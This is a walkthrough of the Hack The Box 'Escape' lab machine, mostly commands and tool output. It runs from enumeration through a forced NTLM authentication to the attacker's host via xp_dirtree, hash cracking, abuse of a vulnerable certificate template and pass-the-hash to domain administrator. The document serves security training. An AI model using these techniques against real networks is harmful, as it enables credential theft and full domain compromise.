
Escape



Reconnaissance & Scanning

Port Scanning

```
# cat ports
# Nmap 7.94 scan initiated Thu Aug 24 07:25:10 2023 as: nmap -n -sS -Pn -p- --
min-rate 5000 -oN ports 10.129.228.253
Nmap scan report for 10.129.228.253
Host is up (0.27s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49689/tcp open  unknown
49690/tcp open  unknown
49709/tcp open  unknown
49714/tcp open  unknown
56646/tcp open  unknown
```

Version and Default scripts scan

```
# cat version
# Nmap 7.94 scan initiated Thu Aug 24 07:35:42 2023 as: nmap -sCV -T4 -oN version
-p 53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389 10.129.228.253
Nmap scan report for 10.129.228.253
Host is up (0.12s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-24
19:35:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
|_ssl-date: 2023-08-24T19:37:13+00:00; +8h00m02s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-24T19:37:14+00:00; +8h00m02s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-08-24T19:14:49
|_Not valid after:  2053-08-24T19:14:49
| ms-sql-ntlm-info:
|   10.129.228.253:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
```

```
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.228.253:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2023-08-24T19:37:13+00:00; +8h00m02s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
|_ssl-date: 2023-08-24T19:37:13+00:00; +8h00m02s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-08-24T19:37:14+00:00; +8h00m02s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-08-24T19:36:36
|_  start_date: N/A
|_clock-skew: mean: 8h00m01s, deviation: 0s, median: 8h00m01s
```

SMB

```
# smbmap -H 10.129.228.253 -u guest -p ''
[+] IP: 10.129.228.253:445      Name: dc.seque.htb
        Disk                                                    Permissions
Comment
        ----                                                    -----------     -
------
        ADMIN$                                                  NO ACCESS
Remote Admin
        C$                                                      NO ACCESS
Default share
        IPC$                                                    READ ONLY
Remote IPC
        NETLOGON                                                NO ACCESS
Logon server share
        Public                                                  READ ONLY
        SYSVOL                                                  NO ACCESS
Logon server share
```

```
# smbmap -H 10.129.228.253 -u guest -p '' -R
[+] IP: 10.129.228.253:445      Name: dc.seque.htb
        Disk                                                    Permissions
Comment
        ----                                                    -----------     -
------
        ADMIN$                                                  NO ACCESS
Remote Admin
        C$                                                      NO ACCESS
Default share
        IPC$                                                    READ ONLY
Remote IPC
        .\IPC$\*
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    InitShutdown
        fr--r--r--                5 Sun Dec 31 19:03:58 1600    lsass
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    scerpc
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-378-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    epmapper
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-1dc-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    LSM_API_service
```

```
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    eventlog
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-4a0-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    atsvc
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-688-0
        fr--r--r--                5 Sun Dec 31 19:03:58 1600    wkssvc
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-27c-0
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-27c-1
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    RpcProxy\49689
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    acd1958cacb46545
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    RpcProxy\593
        fr--r--r--                4 Sun Dec 31 19:03:58 1600    srvsvc
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    netdfs
        fr--r--r--                1 Sun Dec 31 19:03:58 1600    vgauth-service
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    cert
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-784-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    W32TIME_ALT
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    tapsrv
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-268-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    ROUTER
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-c2c-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    SQLLocal\SQLMOCK
        fr--r--r--                2 Sun Dec 31 19:03:58 1600
MSSQL$SQLMOCK\sql\query
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
        fr--r--r--                1 Sun Dec 31 19:03:58 1600
Winsock2\CatalogChangeListener-c20-0
        NETLOGON                                              NO ACCESS
Logon server share
        Public                                                READ ONLY
        .\Public\*
        dr--r--r--                0 Sat Nov 19 06:51:25 2022    .
        dr--r--r--                0 Sat Nov 19 06:51:25 2022    ..
        fr--r--r--            49551 Sat Nov 19 06:51:25 2022    SQL Server
Procedures.pdf
        SYSVOL                                                NO ACCESS
```

LDAP ssl

```
# openssl s_client -showcerts -connect 10.129.228.253:3269
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = dc.sequel.htb
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN = dc.sequel.htb
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 CN = dc.sequel.htb
verify return:1
---
Certificate chain
 0 s:CN = dc.sequel.htb
   i:DC = htb, DC = sequel, CN = sequel-DC-CA
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Nov 18 21:20:35 2022 GMT; NotAfter: Nov 18 21:20:35 2023 GMT
-----BEGIN CERTIFICATE-----
MIIFyzCCBLOgAwIBAgITHgAAAASQUnv8kTh0LwAAAAAABDANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjIxMTE4MjEyMDM1WhcNMjMxMTE4
MjEyMDM1WjAYMRYwFAYDVQQDEw1kYy5zZXF1ZWwuaHRiMIIBIjANBgkqhkiG9w0B
AQEFAAOCAQ8AMIIBCgKCAQEAppJ4qi7+By/k2Yjy1J83ZJ1z/spO74W9tUZwPfgv
mDj0KBf4FR3IN9GtLgjVX6CHwTtez8kdl2tc58HB8o9B4myaKjzhKmRX10eYaSe0
icT5fZUoLDxCUz4ou/fbtM3AUtPEXKBokuBni+x8wM2XpUXRznXWPL3wqQFsB91p
Mub1Zz/Kmey3EZgxT43PdPY4CZJwDvpIUeXg293HG1r/yMqX31AZ4ePLeNYDpYzo
fKg4C5K/2maN+wTTZ1t6ARiqAWBQrxFRTH6vTOoT6NF+6HxALXFxxWw/7OrfJ4Wl
5Y5ui1H5vWS1ernVPE98aiJje3B5mTsPczw7oKBFEdszRQIDAQABo4IC4DCCAtww
LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUIuJgX6Ee95CeVip7
lbtMDt5sWIcwHwYDVR0jBBgwFoAUYp8yo6DwOCDUYMDNbcX6UTBewxUwgcQGA1Ud
HwSBvDCBuTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2VxdWVsLURDLUNBLENOPWRj
LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
Tj1Db25maWd1cmF0aW9uLERDPXNlcXVlbCxEQz1odGI/Y2VydGlmaWNhdGVSZXZv
Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50
MIG9BggrBgEFBQcBAQSBsDCBrTCBqgYIKwYBBQUHMAKGgZ1sZGFwOi8vL0NOPXNl
cXVlbC1EQy1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1zZXF1ZWwsREM9aHRiP2NBQ2Vy
```

```
dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
MDkGA1UdEQQyMDCgHwYJKwYBBAGCNxkBoBIEENIKdyhMrBRIsqTPzAbls0uCDWRj
LnNlcXVlbC5odGIwDQYJKoZIhvcNAQELBQADggEBAJLkSygHvC+jUd6MD07n6vN+
/VbEboj++2qaUZjrXcZJf24t85ETixEmwP+xjsvuw8ivxV+OrPEZsipJ7cwPjxed
RcwjpeXyq7+FszZR9Q/QwgMGhwpWCLVg/e7I9HiEORu/acH5AIOsXp0oTB7N9rMC
frCIs3KAU990pyV+JhzfseVjJiiXmKeivvvLJuknwYmulanleOZSWlljckXWz29r
nKQfODM1CJN7sWoNGN+H3hVlQzJihM8qm9NO1PLinpUkPAq5JovsOvr75ZOvIgSb
Ea0hY7tIoQdoEwbZMSMCQDdOSlpI6fjJge10vCZp/YUgSL8bgtzttCGYN92LKrQ=
-----END CERTIFICATE-----
---
Server certificate
subject=CN = dc.sequel.htb
issuer=DC = htb, DC = sequel, CN = sequel-DC-CA
---
No client certificate CA names sent
Client Certificate Types: RSA sign, DSA sign, ECDSA sign
Requested Signature Algorithms:
RSA+SHA256:RSA+SHA384:RSA+SHA1:ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA1:DSA+SHA1:RSA+
SHA512:ECDSA+SHA512
Shared Requested Signature Algorithms:
RSA+SHA256:RSA+SHA384:RSA+SHA1:ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA1:DSA+SHA1:RSA+
SHA512:ECDSA+SHA512
Peer signing digest: SHA256
Peer signature type: RSA
Server Temp Key: ECDH, secp384r1, 384 bits
---
SSL handshake has read 2037 bytes and written 593 bytes
Verification error: unable to verify the first certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 37300000CCCBD5E5C25997C0489B79D93ED8F2A354FD606944B7DD6A3E27124C
    Session-ID-ctx:
    Master-Key:
8B4CEBAD9E61F9826C9E148E86E42BF04F203884918F80778231E65288B26934A20486CBEAE0529E1
28B1BD9FCB31D1E
```

```
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1692880055
    Timeout   : 7200 (sec)
    Verify return code: 21 (unable to verify the first certificate)
    Extended master secret: yes
---
```

Vulnerability assessment & Exploitation

Add `sequel.htb` and `dc.sequel.htb` to /etc/hosts.

```
127.0.0.1       localhost
127.0.1.1       kali.kali       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.228.253 dc.sequel.htb sequel.htb dc
```

Download the file from the Public share.

```
# smbclient //sequel.htb/Public -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 19 06:51:25 2022
  ..                                  D        0  Sat Nov 19 06:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022

                5184255 blocks of size 4096. 1470891 blocks available
smb: \> get "SQL Server Procedures.pdf"
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server
Procedures.pdf (75.6 KiloBytes/sec) (average 75.6 KiloBytes/sec)
```

Open the file to find the following credentials.

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

Login with `mssqlclient`.

```
# mssqlclient sequel.htb/PublicUser:GuestUserCantWrite1@dc.sequel.htb
```

There is nothing interesting in the databases. So start listening with `responder` and try to bruteforce the NTLMv2.

```
# responder -I tun0
....
```

```
SQL> exec xp_dirtree '\\10.10.14.127\share', 1, 1
subdirectory
```

```
[SMB] NTLMv2-SSP Client   : 10.129.228.253
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     :
sql_svc::sequel:6c6263ad0836f071:BAC6E9682B2B6E6091B2BFC64E61B319:010100000000000
0005E5D8A7....000000000000000090022006300690066007300 2F00310030002E00310030002E00
310034002E00310032003700000000000000000
```

```
# hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt -w 3 -O
....
<SNIP>:R....ronnie
```

Login through winrm

```
# evil-winrm -i sequel.htb -u sql_svc -p RE....nie
```

Reading the logs of the sqlserver we find the password for the user ryan.cooper

```
2022-11-18 13:43:07.44 Logon       Logon failed for user
'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login
provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'Nuc....ito3'. Reason:
Password did not match that for the login provided. [CLIENT: 127.0.0.1]
```

Login as ryan.cooper with wirnm

```
# evil-winrm -i sequel.htb -u ryan.cooper -p Nuc....to3
```

The `user.txt` is in the desktop

Privilege Escalation

Enumerate the ADCS with `crackmapexec`

```
# crackmapexec ldap 10.129.228.253 -u ryan.cooper -p NuclearMosquito3 -M adcs
SMB         10.129.228.253  445    DC               [*] Windows 10.0 Build 17763
x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAPS       10.129.228.253  636    DC               [+]
sequel.htb\ryan.cooper:NuclearMosquito3
ADCS                                                Found PKI Enrollment Server:
dc.sequel.htb
ADCS                                                Found CN: sequel-DC-CA
```

To abuse the certificates it is necessary `certify.exe` which can be downloaded from here. After uploading the file follow the steps from certify. Start with `find /vulnerable /currentuser`.

```
*Evil-WinRM* PS C:\Users\ryan.cooper\desktop> ./certify.exe find /vulnerable
/currentuser


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using current user's unrolled group SIDs for vulnerability checks.
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

    Enterprise CA Name            : sequel-DC-CA
    DNS Hostname                  : dc.sequel.htb
    FullName                      : dc.sequel.htb\sequel-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
```

```
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates              BUILTIN\Administrators
S-1-5-32-544
      Allow  ManageCA, ManageCertificates              sequel\Domain Admins
S-1-5-21-4078382237-1492182817-2568127209-512
      Allow  ManageCA, ManageCertificates              sequel\Enterprise Admins
S-1-5-21-4078382237-1492182817-2568127209-519
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : dc.sequel.htb\sequel-DC-CA
    Template Name                         : UserAuthentication
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting
File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-
4078382237-1492182817-2568127209-512
                                      sequel\Domain Users           S-1-5-21-
4078382237-1492182817-2568127209-513
                                      sequel\Enterprise Admins      S-1-5-21-
4078382237-1492182817-2568127209-519
```

```
      Object Control Permissions
        Owner                       : sequel\Administrator          S-1-5-21-
4078382237-1492182817-2568127209-500
        WriteOwner Principals       : sequel\Administrator          S-1-5-21-
4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-
4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-
4078382237-1492182817-2568127209-519
        WriteDacl Principals        : sequel\Administrator          S-1-5-21-
4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-
4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-
4078382237-1492182817-2568127209-519
        WriteProperty Principals    : sequel\Administrator          S-1-5-21-
4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-
4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-
4078382237-1492182817-2568127209-519
```

Request the certificate with the vulnerability found

```
*Evil-WinRM* PS C:\Users\ryan.cooper\desktop> ./certify.exe request
/ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication
/altname:administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : sequel\Ryan.Cooper
[*] No subject name specified, using current context as subject.
```

```
[*] Template                : UserAuthentication
[*] Subject                 : CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] AltName                 : administrator

[*] Certificate Authority   : dc.sequel.htb\sequel-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 10

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAuHlkFVJXFfFNO1AMvbdcwroBtPWsoEU7Kmk8jiRzDd0A3/2G
....
TMRf7+YGkhFB3HOyY1i7Ztamuo8kpkRZxH7q6vvg/RzdS2FTFz/mIg==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgITHgAAAApSsE6+hwGOmAAAAAAACjANBgkqhkiG9w0BAQsF
....
QQJQ59ro3tJ9WwfGFPeIJIiQm761xw==
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx
```

Copy from `-----BEGIN RSA PRIVATE KEY-----` to `-----END CERTIFICATE-----` in a .pem file. And run the following command with openssl

```
# openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out cert.pfx
```

Create a ticket for the user administrator

```
*Evil-WinRM* PS C:\programdata> ./r.exe asktgt /user:administrator
/certificate:C:\programdata\c.pfx /password:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
```

```
  v2.2.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users,
DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\administrator'
[*] Using domain controller: fe80::8813:eb49:9f83:e9f2%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMC
      ....
      MTQyOFqoDBsKU0VRVUVMLkhUQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  SEQUEL.HTB
  StartTime                :  8/24/2023 6:14:28 PM
  EndTime                  :  8/25/2023 4:14:28 AM
  RenewTill                :  8/31/2023 6:14:28 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  KYKAjPTA1g+J6UJSwG3UBQ==
  ASREP (key)              :  400DAB5E4FEBAF95477D62FE9DA5D22E
```

Get the NTLM hash for the user administrator

```
*Evil-WinRM* PS C:\programdata> ./r.exe asktgt /user:administrator
/certificate:C:\programdata\c.pfx /getcredentials /show /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3
```

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users,
DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\administrator'
[*] Using domain controller: fe80::8813:eb49:9f83:e9f2%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMCA
QKhFjAU
....
AwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  SEQUEL.HTB
  StartTime                :  8/24/2023 6:17:28 PM
  EndTime                  :  8/25/2023 4:17:28 AM
  RenewTill                :  8/31/2023 6:17:28 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  ZVtc/mt6bMf7wcgpUfNGCg==
  ASREP (key)              :  76FC1F0EF8E279F9D15E89365D4E7204

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : A52F78....8F4EE
```

Login as administrator with `evil-winrm`

```
# evil-winrm -i sequel.htb -u administrator -H A52F78....8F4EE
```